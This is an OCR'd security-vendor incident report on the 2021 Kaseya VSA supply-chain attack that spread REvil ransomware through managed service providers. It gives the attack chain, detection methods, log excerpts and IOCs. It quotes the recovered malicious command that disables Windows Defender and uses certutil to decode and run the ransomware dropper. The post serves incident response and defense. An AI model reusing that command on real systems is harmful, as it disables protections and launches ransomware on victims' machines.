
Kaseya Supply Chain Attack Targeting MSPs to Deliver REvil Ransomware

blog.truesec.com/2021/07/04/kaseya-supply-chain-attack-targeting-msps-to-deliver-revil-ransomware/



EDIT 2021-07-04 17:40 CET: Added redacted screenshots of exploit traffic
EDIT 2021-07-04 23.10 CET: Added additional details and attack overview
EDIT 2021-07-05 19.40 CET: Added methods to identify compromised systems
EDIT 2021-07-06 17.14 CET: Added link to script to identify infected systems
EDIT 2021-07-08 14.45 CET: Further clarified the identified steps of the exploit

We have been investigating this issue and our CSIRT team has been working around the clock to help affected organizations.


We are thankful for all information that other security researchers and response teams have been sharing, such as Huntress and Kevin Beaumont. So far, we don't see any substantial discrepancy between the results of our investigation and the publicly available IOCs that have been shared.

Attack Overview

Kaseya customers using the on-prem VSA server were affected by this attack. The VSA server is used to manage large fleets of computers and is normally used by MSPs to manage all their clients. Without separation between client environments, this creates a dependency: if the VSA server is compromised, all client environments managed from this server can be compromised too.

Additionally, if the VSA server is exposed to the internet, any potential vulnerability could be leveraged over the Internet to breach the server. This is what happened in this case. The threat actor, an affiliate of the REvil ransomware-as-a-service, identified and exploited a zero-day vulnerability in the VSA server.

The vulnerability was exploited to introduce a malicious script to be sent to all computers managed by the server, therefore reaching all the end clients. The script delivered the REvil ransomware and encrypted the systems.



Overview of the attack


VSA Server Zero-Day

We have identified the exploit code used by the threat actor to compromise the Internet-facing VSA servers. Since a patch has been available since July 11, and after we have validated the patch and verified that the attack vector is no longer present, **we published the details of the exploit in a follow-up technical post**.

Thank you Visma for extracting traffic data from your DarkTrace appliances and providing it to us for investigation.

Truesec has confirmed the complete exploit chain and produced a working proof-of-concept exploit. The following vulnerabilities were chained in the exploit:

- **Authentication Bypass**
- **Arbitrary File Upload**
- **Request Forgery Token Bypass**
- **Local File Code Injection**




Attack Kill Chain

We want to share an IP address that we have identified, used to launch the exploit:

```
161[.]35.239.148
User-Agent: curl/7.69.1
```

Organizations and response teams can use this to identify if exploitation was launched against the VSA servers. Note that as part of the exploitation, the IIS logs are cleared, therefore a lack of indications in the IIS logs does not necessarily mean that the system was not exploited.

At this time, we do not know if the threat actor changed the source IP address for each exploited VSA server, however, we expect a large overlap.



Part of Exploit Against VSA Server

Malicious Procedure to Clients

The code executed on the VSA server as part of the exploit triggered execution of a malicious procedure on computers managed by the server. This effectively reaches all managed clients.

As the first stage deletes logs in multiple locations (IIS logs as well as logs stored in the application database), not all the steps have been reconstructed yet. However, the procedure pushed to the clients was recovered and is reported below.

```
execFile(): Path="C:\windows\system32\cmd.exe", arg="/c ping 127.0.0.1 -n 7615 > nul
& C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableScriptScanning $true -
EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -
MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking1\agent.crt
c:\kworking1\agent.exe & del /q /f c:\kworking1\agent.crt C:\Windows\cert.exe &
c:\kworking1\agent.exe", flag=0x00000002, timeout=0 seconds
```

This disables some features of Windows Defender, uses certutil to decode the previously uploaded agent.crt to agent.exe, and executes it.

When executed, agent.exe will drop two additional files: MsMpEng.exe (a legitimate version of the Windows Defender binary) and mpsvc.dll (REvil ransomware). The execution of MsMpEng.exe triggers the loading of mpsvc.dll (side-loading execution) and therefore executes the REvil ransomware in the context of MsMpEng.exe.

Methods to Identify Compromised Systems – Kaseya VSA

Truesec has identified several methods to detect if systems are affected. This is possible both for a device with a Kaseya agent installed, but also on a central Kaseya VSA server.

Several logs such as the web server and database logs are cleared or deleted on the Kaseya VSA servers we have investigated. However, we were able to discover at least one log file that contained valuable data.

In our case, this log file was located at D:\Kaseya\Kserver\Kserver.log". When inspecting the content of the file, we were able to find traces of the "agent.crt" file being sent out to systems.

The log for a specific system looks as follows:

```
[I 2021-07-02T13:59:59.544250Z +02:00 ] [ProcessCmd] Systemname-and-Kaseya-agent-details (REDACTED) logged in successfully.
 [I 2021-07-02T14:00:01.512990Z +02:00 1840 16cc] [EVENT_SERVER] Fri Jul 2 16:00:01 2021: [5836] WARNING: Write File task will rewrite entire file '#agentWrkDir#\agent.crt' to 'Systemname-and-Kaseya-agent-details' (REDACTED) because the timestamp of the file on the server has changed.
 [I 2021-07-02T14:00:01.559863Z +02:00 1840 12b4] [EVENT_SERVER] Fri Jul 2 16:00:01 2021: [4788] Write File task continuing previous transfer to file '#agentWrkDir#\agent.crt' at offset 1221800 of 1221802 bytes for 'Systemname-and-Kaseya-agent-details' (REDACTED). Process time = 0 seconds.
```

These log entries indicate that an attempt was made to send out the file "agent.crt" to the working directory (default C:\kworking) of the target machine. As such, it is possible from the central Kaseya VSA servers to identify which systems were targeted.

We have also confirmed that it is possible that systems are part of the list, and that an attempt at encrypting them was made, but was unsuccessful.

Methods to Identify Compromised Systems – Systems With Agent

On a device that has a Kaseya agent installed, many different indicators exist. This list contains several methods which have been relevant in the cases we investigated so far.

ENCRYPTION

- The registry key HKLM:\SOFTWARE\Wow6432Node\BlackLivesMatter which contains information related to the ransomware

- The ransomware “readme” file and files with the same file ending as the “-readme.txt” noted prefix

ATTEMPTS TO EXECUTE MALICIOUS CODE

It is possible that there was an attempt at executing the malicious code, but where the execution was unsuccessful. In such cases the following identification methods are valuable:

- C:\Windows\System32\winevt\Logs\Windows Powershell.evtx – Check for the malicious powershell execution “Set-MpPreference -Set-MpPreference -DisableRealtimeMonitoring ….”
- Any of the files noted in the IoC list. The “C:\kworking” directory is based on the working directory for the Kaseya agent, which is defined in the registry key HKLM:\SOFTWARE\Wow6432Node\Kaseya\Agent. Multiple agents can be installed, and therefore multiple versions of the files.
- Signs of the malicious execution in the Kasey AgentMon log located at: C:\Program Files (x86)\Kaseya\\AgentMon.log”
- Running process agent.exe
- Running process MsMpEng.exe with loaded mpsvc.dll


We have also released a script to help victims and responders of the Kaseya ransomware attack to identify and mitigate affected systems. This is for the end systems, not the VSA servers.

IOCs

```
161[.]35.239.148

mpsvc.dll 8DD620D9AEB35960BB766458C8890EDE987C33D239CF730F93FE49D90AE759DD

agent.exe D55F983C994CAA160EC63A59F6B4250FE67FB3E8C43A388AEC60A4A6978E9F1E

agent.crt 45AEBD60E3C4ED8D3285907F5BF6C71B3B60A9BCB7C34E246C20410CF678FC0C
```

YouTube Video

We held a live webinar for approximately 35 minutes to answer many of the questions we have received.
Due to the nature of the exploit, and the fact that it is zero-day, we are not disclosing any specific details of the exploit. We have shared the details directly with Kaseya.
EDIT: since a patch has been available since July 11, and after we have validated the patch and verified that the attack vector is no longer present, **we published the details of the exploit in a follow-up technical post**.



Watch Video At:

https://youtu.be/kKcko4LdeSM